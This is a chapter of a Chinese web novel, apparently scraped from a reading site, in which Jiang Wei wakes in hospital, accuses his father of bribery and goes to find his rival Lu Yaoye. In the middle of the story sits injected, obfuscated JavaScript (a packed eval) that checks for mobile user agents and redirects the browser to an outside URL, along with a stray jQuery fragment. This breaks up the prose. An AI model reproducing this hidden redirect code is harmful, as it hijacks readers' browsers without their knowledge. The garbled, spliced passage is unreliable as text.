12. 平安回家
作品:《死对头和我只能活一个》 江维愣住。
那是妈妈的声音。
他僵硬地转过头,看见母亲守在病床边,紧紧攥着他的手,泪流满面。
“维维……你吓死妈妈了。失踪了三个多月,一直高烧不退。我们报了警,警察那边音讯全无,我差点活不下去了……”
“这里是……” 江维张了张嘴。他竟然回来了。
那陆夭野呢?他死了吗?他会不会也被留在那个阴暗的世界,最后成为一堆无人问津的白骨。
他哑着嗓子问:“我失踪了多久?”
江夫人握着他的手,眼泪止不住地往下落:“一百零五天……找到你的时候,你在海边。陆夭野也躺在你旁边,你们俩都昏迷不醒,一起被送到医院。现在已经过去一个星期了。你们是被谁绑架了?还记得那些人的脸吗?”
江维猛地坐起来,险些扯掉了手臂上的软管:“陆夭野也回来了?!他人呢?”
江夫人慌忙按住他,抹了抹眼泪:“你别激动,他也在这家医院,不过在骨科。他脑袋受了伤,还在昏迷。快告诉妈妈,到底是谁绑架了你们?这些人胆大包天,我一定要给你讨个公道!”
“不是……”江维低下头,脑子里飞快地转着,只能随便编个理由,“我们出去玩,不小心坠海,被冲到一个孤岛上了。手机没信号,后来不知道怎么找到船回来的,记不太清了。”
“好好好,没事就好……”江夫人轻轻拍着他的手,声音哽咽,“妈妈再也不逼你接手公司了。你爸这些天也急坏了,头发都白了一半……就不该让你和陆夭野见面,引发祸端。”
江维重新躺下,病房里弥漫着消毒水的气味,混杂着母亲身上熟悉的香水味。他终于离开了那个阴森诡异的系统。
所以,毁掉SW系统的方法,是生出爱意。
那么多人都死在那里,是不是因为他们只想活着,从未真正理解过感情?
他想起陆夭野。
想起他们在绝境中互相试探、互相较量、互相支撑的那些日子。
他竟然对那个男人有了好感,不是从前那种敌对的较劲,而是像是势均力敌的战友。
他清楚陆夭野的实力,敬佩他的坚韧,所以才会生出异样的念头,想把这种厉害的人永远留在自己身边。
门被推开。
江乔胜带着医生进来。
江维抬起头,看了父亲一眼。脑海里浮现出陆夭野说的那些话,他的眉头不由自主地皱紧了。
医生拿出听诊器,仔细检查了一遍,说:“江少爷没什么大碍了,身体多处受伤,需要慢慢静养半个月。”
江维面无表情。
静养?他被捅过一刀,又掉下悬崖,都活着走出来了,哪需要那么久。
“那就好,那就好……”江乔胜长长地吁了口气,眼下的暗影遮不住。他就这么一个独子,若是出了什么事,往后的日子还有什么奔头。
“到底怎么回事?”江乔胜的目光落在儿子脸上,“你说你去找陆夭野,结果被发现的时候,两个人都一身伤?谁能打得过你们两个这么高个子的人?”
江维现在只想好好睡一觉,但又想去看看陆夭野,确认他还活着。他没心思和父亲多说什么。
“我不想解释。”江维抬起头,直视着父亲,“你只需要知道,我遇到危险就行了。”
他声音沉下来:“我也很好奇,陆夭野为什么出高价抢你的项目,你心里有数吗?”
江乔胜眉头一拧,目光陡然锐利起来:“什么意思?”
江维一字一句道:“你贿赂官员,攀附关系,才拿到那么多项目和合作。你也喜欢用钱收买别人。我真没想到,您居然是这种人。在我心里,父亲本是一个正直、伟大的人。爸,你让我很失望。”
江夫人脸色大变,抓住他的手:“宝贝,你上哪儿听到的这些?胡说八道!这都是诬陷……是陆夭野告诉你的吗?那孩子极其狡猾,你别听信他的谗言!”
江维没说话,只是伸手拔掉了手背上的针头。血珠渗出来,顺着皮肤滑下一道细细的红痕。
他跌跌撞撞地站起来,声音很冷:“是吗?好……我现在就去警察局,让他们好好查一查,你到底有没有贪赃枉法。”
“江维!”
江乔胜一把抓住他的手腕,脸色铁青,但眼底分明压着一丝慌乱:“你先休息。你失踪这么久,身体各项指标都不达标。我知道陆夭野告诉了你很多事情,但是……”
“爸爸也是没办法。咱们家没有后台,没有关系,只能用钱一步一步往上爬。你能有现在的生活,难道不是靠我的付出吗?”
江维甩开他的手:“你真让我失望。”
胸口像堵着一团火,烧得他眼眶发酸。
“我说去找陆夭野算账的时候,你怎么不拦着我?你就想让我和他结成仇敌,这样我就能帮你对付他,是不是?!”
江乔胜低下头,沉默了很久。
“……爸爸对不起你。”他的声音沙哑,像是一夜老了十岁,“我没想到你去找他,会两个人一起失踪。如果是他想害你,我一定给你讨个公道!”
“我不需要。”
江维推开他们,一瘸一拐地往门外走。手背上的针孔还渗着血,他却像感觉不到疼。
“维维!维维你去哪儿——”江夫人追上来扶住他,眼泪又涌出来,“你身体还没好,别乱跑,妈妈陪你去……”
她紧紧攥着儿子的胳膊,声音碎得不成样子:“虽然你爸爸做了错事,但是他是真的爱你。这段时间,他天天泡在警察局,工作也不去了,就想找到你……我们的眼泪都快流干了。维维,你听妈妈解释,我一定让他改,你别生气,别气坏了身体……”
江维没推开她。
他很难过。那些消失的日子里,他想念父母想得发疯。
能活着再见到他们,是老天开眼。可此刻站在母亲身边,他心里却空了一个洞。
父亲表面坦荡,暗地里竟是个贪官。他从小敬仰的那个形象,碎了。</;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17185220|197005||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
p>
他问清楚陆夭野的病房,在前台打听后才知道,在另一栋楼,刚转过去。
下楼的时候,江夫人一直跟在他身边,小心翼翼地搀着他。
“你俩什么时候关系这么好了?”她忍不住问,“一醒过来就找他,这么担心他的伤啊?”
江维没吭声。
江夫人眼眶又红了。她最近太累了,整个人憔悴得厉害,眼袋浮肿,乌黑的长发里竟掺了许多白丝。
她哑着嗓子说:“维维……你就算知道了真相,也不能不理我们啊?这几天我活不下去,想着你要是出了事,我也不活了……你现在这样不搭理我,是要了我的命。”
江维停下脚步,转过身。
他看着母亲苍白的脸、红肿的眼睛、增加了很多斑白的发,胸口那团火忽然熄了,只剩下酸涩的潮水涌上来。
他伸出手,把母亲拥进怀里。
“妈,那你答应我,以后绝不许再骗我。你们两个贪了多少钱,全部捐到公益里去。就算贷款,也得把那些钱全部吐出来。”
江夫人用力点头,轻轻抚摸着他的后脑勺:“好好好,妈妈答应你……我知道错了……眼下只有你平安最重要。这些错事,我们以后绝对不碰。比起失去你,其他东西都不重要了。”
“妈……” 江维伸出双手轻轻揽住女人后背,在这一刻,他终于明白亲人有多重要。如果死在那个系统里,父母会忘记他,到那时候,还有谁会记得他曾经活过?
-
D区医院大楼。
江维和母亲一路问过去,终于找到陆夭野的病房。门没关严,里面传来说话声,听起来很热闹,想必是人也醒了。
“这也太吓人了,怎么会发生这种事?”
“歹徒长什么样还记得吗?爸妈一定要找到凶手,把那些人绳之以法。”
“还好你没事。这段时间,我和你爸都快急疯了,公司也乱成一团。”
“不用调查,找不到他们的。” 陆夭野声音听起来很冷静。
江维敲了敲门,发现没有锁,就直接推开了。
陆夭野躺在病床上,脸色苍白。脖子上横着一道浅淡的疤痕,头上缠着厚厚的纱布,隐隐透出些血迹。他的父母坐在床边,满脸憔悴与心疼。
他们在系统里受过的伤,全部都是真的,这都不是梦。
陆夭野的目光落在他身上。
然后,那个一向冷着脸的男人,眯起眼,嘴角微微扬起,露出一丝极轻的笑容。
“江维,你也回来了。”
陆父陆母同时愣住。他们几乎没见过儿子笑。怎么一见到江维,反而看起来很开心的样子?他们很熟吗?
“陆叔叔好,阿姨好。”江维还是礼貌地打了招呼。
陆父颔首,抬眼细细打量着他:“你就是江乔胜的儿子?五官很像他,长得挺不错。”
他父亲看起来没有传说中的那么严厉。江维暗自犯着嘀咕,夸人的话听起来很僵硬,儿子哪有不像爸的。